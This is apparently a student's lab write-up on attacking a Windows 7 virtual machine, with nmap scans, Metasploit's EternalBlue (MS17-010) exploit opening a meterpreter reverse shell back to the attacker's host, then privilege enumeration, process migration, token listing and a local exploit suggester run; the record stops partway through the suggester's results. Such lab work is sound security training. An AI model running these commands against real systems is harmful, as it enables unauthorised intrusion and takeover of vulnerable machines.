Lab 5 Windows - Privilage Escalaltion

Lab 5 Windows Privilage Escalaltion

nmap scan on Blue vm

```
┌──(b52㉿bomber)-[~]
└─$ sudo nmap -p- -A -T4 192.168.57.4
[sudo] password for b52:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-01 21:15 PKT
Nmap scan report for 192.168.57.4
Host is up (0.00069s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1
microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:97:AD:76 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7
cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Server 2008 R2 SP1 or Windows 7 SP1, Microsoft
Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 1 hop
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE:
cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

```
|_clock-skew: mean: 5h19m19s, deviation: 2h18m33s, median: 3h59m19s
| smb2-time:
|   date: 2025-10-01T20:15:55
|_  start_date: 2025-10-01T17:27:47
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: WIN-845Q99OO4PP, NetBIOS user: <unknown>, NetBIOS
MAC: 08:00:27:97:ad:76 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99OO4PP
|   NetBIOS computer name: WIN-845Q99OO4PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-10-01T16:15:55-04:00

TRACEROUTE
HOP RTT     ADDRESS
1   0.69 ms 192.168.57.4

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.22 seconds
```

above is the result of nmap scan finding different ports and services running on given host along with operating system detection. lets run another test using nmap this time we are using namp scripting engine (NSE) to find vulneribilities in the host.


```
┌──(b52㉿bomber)-[~]
└─$ sudo nmap -n --script=vuln 192.168.57.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-01 21:26 PKT
Nmap scan report for 192.168.57.4
Host is up (0.00069s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
```

```
49157/tcp open  unknown
MAC Address: 08:00:27:97:AD:76 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-
010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft
SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-
guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 110.30 seconds
```

above code tells us that the host is vulnerible to remote code execution on smb. Searching onlie we also find the same vulneribility posted on exploited db.



another way to verify the same vulneribility is to use metasploite framework using `msfconsole` in terminal.

```
┌──(b52㉿bomber)-[~]
└─$ msfconsole
Metasploit tip: Use help <command> to learn more about any command


     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                ||| WW|||
                |||     |||


       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

i am using a metasploite 6 yours might of different version depending on the time this document was written.

to look a specific type of vulneribility exploite simple use `search <exploite-name>` like in the given snipet.

```
msf6 > search eternalblue

Matching Modules
================

   #   Name                                      Disclosure Date  Rank
Check  Description
   -   ----                                      ---------------  ----
-----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14
average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool
Corruption
   1     \_ target: Automatic Target             .                .
.      .
```

```
   2     \_ target: Windows 7                           .                .
.      .
   3     \_ target: Windows Embedded Standard 7         .                .
.      .
   4     \_ target: Windows Server 2008 R2              .                .
.      .
   5     \_ target: Windows 8                           .                .
.      .
   6     \_ target: Windows 8.1                         .                .
.      .
   7     \_ target: Windows Server 2012                 .                .
.      .
   8     \_ target: Windows 10 Pro                      .                .
.      .
   9     \_ target: Windows 10 Enterprise Evaluation    .                .
.      .
   10  exploit/windows/smb/ms17_010_psexec             2017-03-14
normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Code Execution
   11    \_ target: Automatic                           .                .
.      .
   12    \_ target: PowerShell                          .                .
.      .
   13    \_ target: Native upload                       .                .
.      .
   14    \_ target: MOF upload                          .                .
.      .
   15    \_ AKA: ETERNALSYNERGY                         .                .
.      .
   16    \_ AKA: ETERNALROMANCE                         .                .
.      .
   17    \_ AKA: ETERNALCHAMPION                        .                .
.      .
   18    \_ AKA: ETERNALBLUE                            .                .
.      .
   19  auxiliary/admin/smb/ms17_010_command             2017-03-14
normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                         .                .
.      .
   21    \_ AKA: ETERNALROMANCE                         .                .
.      .
   22    \_ AKA: ETERNALCHAMPION                        .                .
```

```
.      .
   23    \_ AKA: ETERNALBLUE                          .                .
.      .
   24  auxiliary/scanner/smb/smb_ms17_010             .
normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .
.      .
   26    \_ AKA: ETERNALBLUE                          .                .
.      .
   27  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great
Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)             .                .
.      .
   29    \_ target: Neutralize implant                .                .
.      .


Interact with a module by name or index. For example info 29, use 29 or use
exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set
TARGET 'Neutralize implant'
```

depending on the version of your metaspliote framework the output migth vary. what we are looking for in the above output is `(MS17-010)` which we will use to exploite windows for remote code execution. what we will be using is
`24 auxiliary/scanner/smb/smb_ms17_010`
which is more of a scanner. To use it run `use 24` doing so you will get `msf6 auxiliary(scanner/smb/smb_ms17_010) >` something like this. you can use the `options` command to look for all the available opitons you can use with it.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting
Required  Description
   ----         ---------------
--------  -----------
   CHECK_ARCH   true
no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true
no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false
no        Check for named pipe on vulnerable hosts
```

```
   NAMED_PIPES  /usr/share/metasploit-
framework/data/wordlists/named_pipes.txt  yes       List of named pipes to
check
   RHOSTS
yes       The target host(s), see https://docs.metasploit.com/docs/using-
metasploit/basics/using-metasploit.html
   RPORT        445
yes       The SMB service port (TCP)
   SMBDomain    .
no        The Windows domain to use for authentication
   SMBPass
no        The password for the specified username
   SMBUser
no        The username to authenticate as
   THREADS      1
yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.
```

above are the number option you can use with this module. We will be using the `RHOSTS` option to set our target IP which in my case is `192.168.57.4` and then use `run` to perform scan for this vulnerability.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.57.4
rhosts => 192.168.57.4
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 192.168.57.4:445      - Host is likely VULNERABLE to MS17-010! - Windows
7 Ultimate 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-
3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat
operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.57.4:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

there also is another way to verify that. in previous command where we search for `eternalblue` there were a lot of option availilble for ust to use some of them were exploites others were scanners. Now we are going to use an exploite which will be

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use 1
[*] Additionally setting TARGET => Automatic Target
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

```
   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see
https://docs.metasploit.com/docs/using-metasploit/basics/using-
metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain
to use for authentication. Only affects Windows Server 2008 R2, Windows 7,
Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the
specified username
   SMBUser                         no        (Optional) The username to
authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture
matches exploit Target. Only affects Windows Server 2008 R2, Windows 7,
Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches
exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows
Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST     192.168.57.5     yes       The listen address (an interface may
be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

this option set the target automaticaly for the operating system. now lets set `RHOSTS` and run `check` command which is given by the option `VERIFY_TARGET`.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > check
[*] 192.168.57.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.57.4:445      - Host is likely VULNERABLE to MS17-010! - Windows
7 Ultimate 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-
3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat
operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.57.4:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.57.4:445 - The target is vulnerable.
```

now lets use a payload we are going to send to the remote host to exploite this vulneribility there are many meternetpeter payloads

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/me
set payload windows/x64/messagebox                    set payload
windows/x64/meterpreter/bind_tcp            set payload
windows/x64/meterpreter/reverse_https       set payload
windows/x64/meterpreter/reverse_tcp_uuid
set payload windows/x64/meterpreter/bind_ipv6_tcp       set payload
windows/x64/meterpreter/bind_tcp_rc4        set payload
windows/x64/meterpreter/reverse_named_pipe  set payload
windows/x64/meterpreter/reverse_winhttp
set payload windows/x64/meterpreter/bind_ipv6_tcp_uuid  set payload
windows/x64/meterpreter/bind_tcp_uuid       set payload
windows/x64/meterpreter/reverse_tcp         set payload
windows/x64/meterpreter/reverse_winhttps
set payload windows/x64/meterpreter/bind_named_pipe     set payload
windows/x64/meterpreter/reverse_http        set payload
windows/x64/meterpreter/reverse_tcp_rc4
```

we will be choosing `windows/x64/meterpreter/revers_tcp` to connect to the remote host and gain access. lets search for the available options.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload
windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
```

```
   ----           ---------------  --------  -----------
   RHOSTS         192.168.57.4     yes       The target host(s), see
https://docs.metasploit.com/docs/using-metasploit/basics/using-
metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain
to use for authentication. Only affects Windows Server 2008 R2, Windows 7,
Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the
specified username
   SMBUser                         no        (Optional) The username to
authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture
matches exploit Target. Only affects Windows Server 2008 R2, Windows 7,
Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches
exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows
Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may
be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

We will be setting `RHOSTS` for target machine and `LHOSTS` for reverse_tcp connect to attacker machine.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.57.4
rhost => 192.168.57.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.57.5
lhost => 192.168.57.5
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.57.5:4444
[*] 192.168.57.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.57.4:445      - Host is likely VULNERABLE to MS17-010! - Windows
7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.57.4:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.57.4:445 - The target is vulnerable.
[*] 192.168.57.4:445 - Connecting to target for exploitation.
[+] 192.168.57.4:445 - Connection established for exploitation.
[+] 192.168.57.4:445 - Target OS selected valid for OS indicated by SMB
reply
[*] 192.168.57.4:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.57.4:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69
6d 61  Windows 7 Ultima
[*] 192.168.57.4:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63
65 20  te 7601 Service
[*] 192.168.57.4:445 - 0x00000020  50 61 63 6b 20 31
Pack 1
[+] 192.168.57.4:445 - Target arch selected valid for arch indicated by
DCE/RPC reply
[*] 192.168.57.4:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.57.4:445 - Sending all but last fragment of exploit packet
[*] 192.168.57.4:445 - Starting non-paged pool grooming
[+] 192.168.57.4:445 - Sending SMBv2 buffers
[+] 192.168.57.4:445 - Closing SMBv1 connection creating free hole adjacent
to SMBv2 buffer.
[*] 192.168.57.4:445 - Sending final SMBv2 buffers.
[*] 192.168.57.4:445 - Sending last fragment of exploit packet!
[*] 192.168.57.4:445 - Receiving response from exploit packet
[+] 192.168.57.4:445 - ETERNALBLUE overwrite completed successfully
(0xC000000D)!
[*] 192.168.57.4:445 - Sending egg to corrupted connection.
[*] 192.168.57.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.57.4
[*] Meterpreter session 1 opened (192.168.57.5:4444 -> 192.168.57.4:49158)
at 2025-10-02 00:41:50 +0500
[+] 192.168.57.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=
[+] 192.168.57.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=
[+] 192.168.57.4:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=
```

```
meterpreter >
```

and viola have have gained access to the machine. to find more information we can use
`sysinfo` for machine information,
`getuid` for user information,
`getprivs` for privilages information.

lets use one of them. I pick `getprivs` offcourse.

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeImpersonatePrivilege
SeTcbPrivilege
```

the above exploite by default gives us admin rights. But demonstrate how we can get admin write step we change out session to that of a simple user using these commands

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User
Path
 ---   ----  ----               ----  -------  ----
----
 0     0     [System Process]
 4     0     System             x64   0
 240   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM
\SystemRoot\System32\smss.exe
 308   296   csrss.exe          x64   0        NT AUTHORITY\SYSTEM
C:\Windows\system32\csrss.exe
 324   448   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 356   296   wininit.exe        x64   0        NT AUTHORITY\SYSTEM
C:\Windows\system32\wininit.exe
```

```
 364   348   csrss.exe          x64   1        NT AUTHORITY\SYSTEM
C:\Windows\system32\csrss.exe
 392   348   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM
C:\Windows\system32\winlogon.exe
 448   356   services.exe       x64   0        NT AUTHORITY\SYSTEM
C:\Windows\system32\services.exe
 464   356   lsass.exe          x64   0        NT AUTHORITY\SYSTEM
C:\Windows\system32\lsass.exe
 472   356   lsm.exe            x64   0        NT AUTHORITY\SYSTEM
C:\Windows\system32\lsm.exe
 564   448   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 640   448   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 716   392   LogonUI.exe        x64   1        NT AUTHORITY\SYSTEM
C:\Windows\system32\LogonUI.exe
 724   448   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 772   448   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 800   448   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 968   448   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1076  448   spoolsv.exe        x64   0        NT AUTHORITY\SYSTEM
C:\Windows\System32\spoolsv.exe
 1116  448   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1136  448   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 1248  448   sppsvc.exe         x64   0        NT AUTHORITY\NETWORK SERVICE
 1536  448   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 1700  448   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM

meterpreter > migrate 724
[*] Migrating from 448 to 724...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseWorkingSetPrivilege
```

we can use another method to impersonate as different user. The options `load incognito` using this option will allow you to list all available user token you can impersonate the command is `list_tokens -u`

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
No tokens available
```

or directly use `getsys` to get admin privllages but it will not always succeed. The metasploite has an option to look for different availabe exploites present for a session the method is search for suggester. but first we have to leave the session open in background for that press `CRTL + Z` it will give you your session id which you can look again for using `sessions` and use it using `session <id>`. now run.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search suggester

Matching Modules
================

   #  Name                                     Disclosure Date  Rank
Check  Description
   -  ----                                     ---------------  ----    ---
--  -----------
   0  post/multi/recon/local_exploit_suggester  .               normal  No
Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use
post/multi/recon/local_exploit_suggester

msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
```

```
   SESSION                          yes       The session to run this module
on
   SHOWDESCRIPTION  false            yes       Displays a detailed
description for the available exploits



View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 5
session => 5
```

by using `suggester` and setting the session value to `0` now we are ready to run it.

```
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 192.168.57.4 - Collecting local exploits for x64/windows...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-
2.4.0/lib/logging.rb:10: warning: /usr/lib/x86_64-linux-
gnu/ruby/3.3.0/syslog.so was loaded from the standard library, but will no
longer be part of the default gems starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog
into its gemspec.
[*] 192.168.57.4 - 205 exploit checks are being tried...
[+] 192.168.57.4 - exploit/windows/local/bypassuac_comhijack: The target
appears to be vulnerable.
[+] 192.168.57.4 - exploit/windows/local/bypassuac_eventvwr: The target
appears to be vulnerable.
[+] 192.168.57.4 - exploit/windows/local/cve_2019_1458_wizardopium: The
target appears to be vulnerable.
[+] 192.168.57.4 -
exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is
running, but could not be validated. Vulnerable Windows 7/Windows Server
2008 R2 build detected!
[+] 192.168.57.4 - exploit/windows/local/cve_2020_1054_drawiconex_lpe: The
target appears to be vulnerable.
[+] 192.168.57.4 - exploit/windows/local/cve_2021_40449: The service is
running, but could not be validated. Windows 7/Windows Server 2008 R2 build
detected!
[+] 192.168.57.4 - exploit/windows/local/ms10_092_schelevator: The service
is running, but could not be validated.
[+] 192.168.57.4 - exploit/windows/local/ms14_058_track_popup_menu: The
target appears to be vulnerable.
[+] 192.168.57.4 - exploit/windows/local/ms15_051_client_copy_image: The
target appears to be vulnerable.
```

```
[+] 192.168.57.4 - exploit/windows/local/ms15_078_atmfd_bof: The service is
running, but could not be validated.
[+] 192.168.57.4 - exploit/windows/local/ms16_014_wmi_recv_notif: The target
appears to be vulnerable.
[+] 192.168.57.4 -
exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service
is running, but could not be validated.
[+] 192.168.57.4 - exploit/windows/local/ms16_075_reflection: The target
appears to be vulnerable.
[+] 192.168.57.4 - exploit/windows/local/ms16_075_reflection_juicy: The
target appears to be vulnerable.
[+] 192.168.57.4 - exploit/windows/local/tokenmagic: The target appears to
be vulnerable.
[*] Running check method for exploit 49 / 49
[*] 192.168.57.4 - Valid modules for session 5:
============================

 #   Name
Potentially Vulnerable?  Check Result
 -   ----                                                          --------
---------------  ------------
 1   exploit/windows/local/bypassuac_comhijack                     Yes
The target appears to be vulnerable.
 2   exploit/windows/local/bypassuac_eventvwr                      Yes
The target appears to be vulnerable.
 3   exploit/windows/local/cve_2019_1458_wizardopium               Yes
The target appears to be vulnerable.
 4   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move  Yes
The service is running, but could not be validated. Vulnerable Windows
7/Windows Server 2008 R2 build detected!
 5   exploit/windows/local/cve_2020_1054_drawiconex_lpe            Yes
The target appears to be vulnerable.
 6   exploit/windows/local/cve_2021_40449                          Yes
The service is running, but could not be validated. Windows 7/Windows Server
2008 R2 build detected!
 7   exploit/windows/local/ms10_092_schelevator                    Yes
The service is running, but could not be validated.
 8   exploit/windows/local/ms14_058_track_popup_menu               Yes
The target appears to be vulnerable.
 9   exploit/windows/local/ms15_051_client_copy_image              Yes
The target appears to be vulnerable.
 10  exploit/windows/local/ms15_078_atmfd_bof                      Yes
The service is running, but could not be validated.
```

```
 11  exploit/windows/local/ms16_014_wmi_recv_notif                  Yes
The target appears to be vulnerable.
 12  exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes
The service is running, but could not be validated.
 13  exploit/windows/local/ms16_075_reflection                      Yes
The target appears to be vulnerable.
 14  exploit/windows/local/ms16_075_reflection_juicy                Yes
The target appears to be vulnerable.
 15  exploit/windows/local/tokenmagic                               Yes
The target appears to be vulnerable.
 16  exploit/windows/local/agnitum_outpost_acs                      No
The target is not exploitable.
 17  exploit/windows/local/always_install_elevated                  No
The target is not exploitable.
 18  exploit/windows/local/bits_ntlm_token_impersonation            No
The target is not exploitable.
 19  exploit/windows/local/bypassuac_dotnet_profiler                No
The target is not exploitable.
 20  exploit/windows/local/bypassuac_fodhelper                      No
The target is not exploitable.
 21  exploit/windows/local/bypassuac_sdclt                          No
The target is not exploitable.
 22  exploit/windows/local/bypassuac_sluihijack                     No
The target is not exploitable.
 23  exploit/windows/local/canon_driver_privesc                     No
The target is not exploitable. No Canon TR150 driver directory found
 24  exploit/windows/local/capcom_sys_exec                          No
The target is not exploitable.
 25  exploit/windows/local/cve_2020_0796_smbghost                   No
The target is not exploitable.
 26  exploit/windows/local/cve_2020_1048_printerdemon               No
The target is not exploitable.
 27  exploit/windows/local/cve_2020_1313_system_orchestrator        No
The target is not exploitable.
 28  exploit/windows/local/cve_2020_1337_printerdemon               No
The target is not exploitable.
 29  exploit/windows/local/cve_2020_17136                           No
The target is not exploitable. The build number of the target machine does
not appear to be a vulnerable version!
 30  exploit/windows/local/cve_2021_21551_dbutil_memmove            No
The target is not exploitable.
 31  exploit/windows/local/cve_2022_21882_win32k                    No
The target is not exploitable.
```

```
 32  exploit/windows/local/cve_2022_21999_spoolfool_privesc         No
The target is not exploitable. Windows 7 is technically vulnerable, though
it requires a reboot.
 33  exploit/windows/local/cve_2022_3699_lenovo_diagnostics_driver  No
The target is not exploitable.
 34  exploit/windows/local/cve_2023_21768_afd_lpe                   No
The target is not exploitable. The exploit only supports Windows 11 22H2
 35  exploit/windows/local/cve_2023_28252_clfs_driver               No
The target is not exploitable. The target system does not have clfs.sys in
system32\drivers\
 36  exploit/windows/local/cve_2024_30085_cloud_files               No
The target is not exploitable.
 37  exploit/windows/local/cve_2024_30088_authz_basep               No
The target is not exploitable. Version detected: Windows 7 Service Pack 1.
Revision number detected: 0.
 38  exploit/windows/local/cve_2024_35250_ks_driver                 No
The target is not exploitable. Version detected: Windows 7 Service Pack 1
 39  exploit/windows/local/gog_galaxyclientservice_privesc          No
The target is not exploitable. Galaxy Client Service not found
 40  exploit/windows/local/ikeext_service                           No
The check raised an exception.
 41  exploit/windows/local/lexmark_driver_privesc                   No
The target is not exploitable. No Lexmark print drivers in the driver store
 42  exploit/windows/local/ntapphelpcachecontrol                    No
The check raised an exception.
 43  exploit/windows/local/nvidia_nvsvc                             No
The check raised an exception.
 44  exploit/windows/local/panda_psevents                           No
The target is not exploitable.
 45  exploit/windows/local/ricoh_driver_privesc                     No
The target is not exploitable. No Ricoh driver directory found
 46  exploit/windows/local/srclient_dll_hijacking                   No
The target is not exploitable. Target is not Windows Server 2012.
 47  exploit/windows/local/virtual_box_opengl_escape                No
